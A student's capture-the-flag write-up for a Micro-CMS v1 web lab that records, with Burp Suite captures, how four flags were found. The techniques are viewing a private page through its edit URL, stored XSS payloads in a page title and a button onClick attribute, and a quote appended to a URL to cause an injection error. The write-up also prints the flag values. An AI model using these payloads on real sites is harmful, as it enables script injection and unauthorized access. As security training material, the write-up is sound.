
Exercise 10, task 2

To solve task 2, I used Burp Suit as a help tool and Firefox´s Web Developer tool.

Flag 1

Found flag one when I tried to edith the forbidden page 6.



The source code in Burp Suite:

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Thu, 24 Sep 2020 08:13:12 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 604


<!doctype html>
<html>
  <head>
    <title>
      Edit page
    </title>
  </head>
  <body>
    <a href="../../">&lt;-- Go Home</a>
    <h1>
      Edit Page
    </h1>
    <form method="POST">
      Title: <input type="text" name="title" value="Private Page">
      <br>
      <textarea name="body" rows="10" cols="80">
        My secret is ^FLAG^88612d8e8c15eeb7baba14b65f99f7c6481c36bf3c487631738fc830da9e229a$FLAG$
      </textarea>
      <br>
      <input type="submit" value="Save">
      <div style="font-style: italic">
        <a href="https://github.com/adam-p/markdown-here/wiki/Markdown-Cheatsheet">Markdown</a>
        is supported, but scripts are not
      </div>
    </form>
  </body>
</html>

```

Flag 2

Found flag 2 by inserting '<script>alert(1)</script>' in the title input.

Edit Page

Title: <script>alert(1)</script>

```
This is a test.


<script>alert(1)</script>
```

After saving, I returned to the to the home page. Then this alert popped up.

The source code in Burp Suite:


```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Thu, 24 Sep 2020 08:34:07 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 431


<!doctype html>
<html>
  <head>
    <title>
      Micro-CMS
    </title>
  </head>
  <body>
    <ul>
      <li>
        <a href="page/1">Testing</a>
      </li>
      <li>
        <a href="page/2">Markdown Test</a>
      </li>
      <li>
        <a href="page/8"><script>
          alert("^FLAG^8a95342ae0ce4595f10d66013acae1582a447a954f5fbb1c87d07111ef7796f3$FLAG$");
        </script>
        <script>
          alert(1)
        </script>
        </a>
      </li>
      <li>
        <a href="page/9">Test2</a>
      </li>
    </ul>
    <a href="page/create">Create a new page</a>
  </body>
</html>

```

Flag 3


Found flag 3 adding the char: ‘, after the number in the URL when in the edit page.



Flag 4

Found flag 4 by adding ‘onClick={aler(1)}’ inside ‘<button> Some button </button>’.

The source code in Burp Suite:



Screenshot who shows that I found all the flags in Micro-CMS v1.